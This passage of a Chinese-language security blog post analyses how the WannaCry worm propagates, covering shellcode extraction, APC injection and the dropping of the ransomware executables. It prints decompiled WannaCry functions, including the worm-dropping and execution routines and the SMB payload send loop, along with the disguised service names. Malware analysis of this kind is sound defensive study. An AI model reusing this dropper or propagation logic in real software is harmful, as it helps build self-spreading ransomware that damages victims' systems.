0040B100  50 45 00 00 4C 01 05 00  51 57 14 59 00 00 00 00  PE..L...QW.Y....
0040B110  00 00 00 00 E0 00 0E 21  0B 01 06 00 00 10 00 00  .......!........
0040B120  00 40 50 00 00 00 00 00  E9 11 00 00 00 10 00 00  .@P.............
0040B130  00 20 00 00 00 00 00 10  00 10 00 00 00 10 00 00  . ..............
```


7.ShellCode提取

当IP地址和445端口开启确定后，需要利用SMB漏洞发送Payload。此时，Payload已经建立了通信连接，接下来需要提取ShellCode，这也是蠕虫传播干扰的核心部分，但也是最难的部分。作者至今也分析得不透彻，希望得到您的帮助，下面简单叙述当前的理解。

看雪两位大佬说过：Wannacry的shellcode分三层，第一层的功能开一个后门，执行攻击者的后续命令；第二层、第三层一起完成注入dll的任务在执行其他操作。


- [原创]WannaCry勒索软件中“永恒之蓝”漏洞利用分析 - 展博
- [原创]通过Wannacry分析内核shellcode注入dll技术 - dragonwang

它们的调用位置如下图所示：





> 那么，怎么分析这些shellcode，如何在OD中提取机器码和连续的shellcode呢？如何定位Shellcode起始位置呢？感觉自己真的菜，求教~
> 推荐作者github详细的WannaCry资源: https://github.com/eastmountyxz/WannaCry-Experiment


第一种方法是通过IDA Pro定位shellcode位置，按C进行反汇编，如下图所示。




第二种方法是在OD中定位，输入结果却是建立通信的过程。Payload通常由分析函数、建立通信（Send\Recv）、返回地址、shellcode组成，当漏洞触发时，该部分就是shellcode的起始位置，我们需要找到这个点。












我们想要的shellcode类似如下图所示，但作者能力有限，后面继续深入吧！




同时，作者提供另一个思路，前面讲解了永恒之蓝利用，这里我们获取它的Payload利用代码，发现里面的shellcode，如下图所示：



然后复制这段shellcode代码至OD中，二进制粘贴，可以看到对应的汇编代码。



如下图所示：



8.APC注入

漏洞利用成功后，执行shellcode并使用APC注入将生成的dll注入到进程lsass.exe。

```
signed int drop_worm()
{
  HRSRC hrsc; // eax@1
  HRSRC v1; // edi@1
  HGLOBAL v2; // eax@2
  LPVOID v3; // esi@3
  signed int result; // eax@5
  DWORD v5; // ebx@6
  HANDLE hWormFile; // edi@6
  DWORD NumberOfBytesWritten; // [sp+8h] [bp-4h]@7

  hrsc = FindResourceA(hModule, (LPCSTR)0x65, Type);
  v1 = hrsc;
  if ( hrsc && (v2 = LoadResource(hModule, hrsc)) != 0 && (v3 = LockResource(v2)) != 0 && SizeofResource(hModule, v1) )
  {
    v5 = *(_DWORD *)v3;
    hWormFile = CreateFileA(Dest, GENERIC_WRITE, 2u, 0, 2u, 4u, 0);
    if ( hWormFile != (HANDLE)-1 )
    {
      WriteFile(hWormFile, (char *)v3 + 4, v5, &NumberOfBytesWritten, 0);
      CloseHandle(hWormFile);
    }
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```


核心函数sub_406F50如下图所示：

```
      qmemcpy(&v31, (char *)hMem + v10, 0x1000u);
      if ( send(s, &buf, 4178, 0) == -1 )
        break;
      if ( recv(s, &v34, 4096, 0) == -1 )
        break;
      if ( v36 != 82 )
        break;
      v12 = __OFSUB__(v21 + 1, v8);
      v11 = v21++ + 1 - v8 < 0;
      i += 4096;
      if ( !(v11 ^ v12) )
        break;
    }
  }
  if ( v9 > 0 )
  {
    v24 = htons(v9 + 78);
    v27 = v9 + 13;
    v13 = v8 << 12;
    v25 = v9;
    v26 = v9;
    *(_DWORD *)v15 = v18;
    *(_DWORD *)&v15[4] = v9;
    *(_DWORD *)&v15[8] = v13;
    sub_406F00(a3, v15, 12);
    v30 = *(_DWORD *)&v15[8];
    v28 = *(_DWORD *)v15;
    v29 = *(_DWORD *)&v15[4];
    qmemcpy(&v31, (char *)hMem + v13, v9);
    if ( send(s, &buf, v9 + 82, 0) != -1 )
      recv(s, &v34, 4096, 0);
  }
  GlobalFree(hMem);
```


9.释放勒索程序

dll具有一个导出函数PlayGame，它会将自身的资源文件（主程序）释放到被攻击的计算机，保存为C:\WINDOWS\mssecsvc.exe并执行。


```
int exec_worm()
{
  struct _STARTUPINFOA StartupInfo; // [sp+4h] [bp-54h]@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+48h] [bp-10h]@1

  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  memset(&StartupInfo.lpReserved, 0, 0x44u);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  StartupInfo.dwFlags = 129;
  if ( CreateProcessA(0, worm_file_path, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
  }
  return 0;
}

int PlayGame()
{
  sprintf(worm_file_path, Format, aWindows, aMssecsvc_exe);
  drop_worm();
  exec_worm();
  return 0;
}
```

sub_408090()


```
.data:004312FC ServiceName     db 'mssecsvc2.0',0      ; DATA XREF: sub_407C40+55↑o
.data:004312FC                                         ; sub_408000+8↑o ...
.data:00431308 ; CHAR DisplayName[]
.data:00431308 DisplayName     db 'Microsoft Security Center (2.0) Service',0
.data:00431308                                         ; DATA XREF: sub_407C40+50↑o
.data:00431330 ; char Format[]
.data:00431330 Format          db '%s -m security',0   ; DATA XREF: sub_407C40+10↑o
.data:0043133F                 align 10h
.data:00431340 off_431340      dd offset unk_692F20    ; DATA XREF: sub_407CE0+1AD↑o
.data:00431344 ; char aCSQeriuwjhrf[]
.data:00431344 aCSQeriuwjhrf   db 'C:\%s\qeriuwjhrf',0 ; DATA XREF: sub_407CE0+132↑o
.data:00431355                 align 4
.data:00431358 ; char aCSS[]
.data:00431358 aCSS            db 'C:\%s\%s',0         ; DATA XREF: sub_407CE0+11B↑o
.data:00431361                 align 4
.data:00431364 aWindows        db 'WINDOWS',0          ; DATA XREF: sub_407CE0+112↑o
.data:00431364                                         ; sub_407CE0+12D↑o
.data:0043136C aTaskscheExe    db 'tasksche.exe',0     ; DATA XREF: sub_407CE0+10A↑o
.data:00431379                 align 4
```

sub_407CE0()


最后释放资源tasksche.exe(勒索加密功能)到C:\WINDOWS目录下，并将其启动。



使用火绒剑检测结果如下图所示，看到释放的lsass.exe、mssecsvc.exe和tasksche.exe程序。



被攻击的计算机包含蠕虫的完整功能，除了会被勒索，还会继续使用MS17-010漏洞进行传播，这种传播呈几何级向外扩张，也是该蠕虫短时间内大规模爆发的主要原因。



五.总结

写到这里，这篇文章就介绍完毕。主要讲解了WannaCry蠕虫的传播机制，后面作者会继续分享勒索部分的机理，希望您喜欢，继续加油~

- 一.WannaCry背景
- 二.WannaCry实验复现
- 三.WannaCry基础分析
- 四.WannaCry传播机制详解
  1.WannaCry蠕虫传播步骤
  2.连接域名
  3.安装和启动mssecsvc2.0服务
  4.局域网和外网传播
  5.利用SMB漏洞
  6.Payload分析
  7.ShellCode提取
  8.APC注入
  9.释放勒索程序
- 五.总结

这篇文章中如果存在一些不足，还请海涵。作者作为网络安全初学者的慢慢成长路吧！希望未来能更透彻撰写相关文章。同时非常感谢参考文献中的安全大佬们的文章分享，感谢师傅、师兄师弟、师姐师妹们的教导，深知自己很菜，得努力前行。

欢迎大家讨论，是否觉得这系列文章帮助到您！如果存在不足之处，还请海涵。任何建议都可以评论告知读者，共勉~

- 逆向分析：https://github.com/eastmountyxz/SystemSecurity-ReverseAnalysis
- 网络安全：https://github.com/eastmountyxz/NetworkSecuritySelf-study

2020年8月18新开的“娜璋AI安全之家”，主要围绕Python大数据分析、网络空间安全、人工智能、Web渗透及攻防技术进行讲解，同时分享CCF、SCI、南核北核论文的算法实现。娜璋之家会更加系统，并重构作者的所有文章，从零讲解Python和安全，写了近十年文章，真心想把自己所学所感所做分享出来，还请各位多多指教，真诚邀请您的关注！谢谢。

(By:Eastmount 2021-03-06 晚上12点夜于武汉 http://blog.csdn.net/eastmount)

参考文献：

- [1] 勒索病毒“WannaCry”之复现过程（永恒之蓝）- weixin_40950781
- [2] Windows再曝“WannaCry”级漏洞 CVE-2019-0708，专治 XP、Win7 - FB客户
- [3] 对WannaCry的深度分析 - 鬼手56
- [4] 安天针对勒索蠕虫“魔窟”（WannaCry）的深度分析报告
- [5] [原创]勒索病毒WannaCry深度技术分析——详解传播、感染和危害细节 - 火绒实验室
- [6] WannaCry蠕虫详细分析 - FreeBuf腾讯
- [7] [病毒分析]WannaCry病毒分析(永恒之蓝) - 小彩虹
- [8] 威胁预警 | 蠕虫级漏洞BlueKeep(CVE-2019-0708) EXP被公布 - 斗象智能安全平台
- [9] [反病毒]病毒分析实战篇1–远控病毒分析 - i春秋老师
- [10] wannacry，petaya，meze等病毒样本 - CSDN下载
- [11] 针对WannaRen勒索软件的梳理与分析 - 安天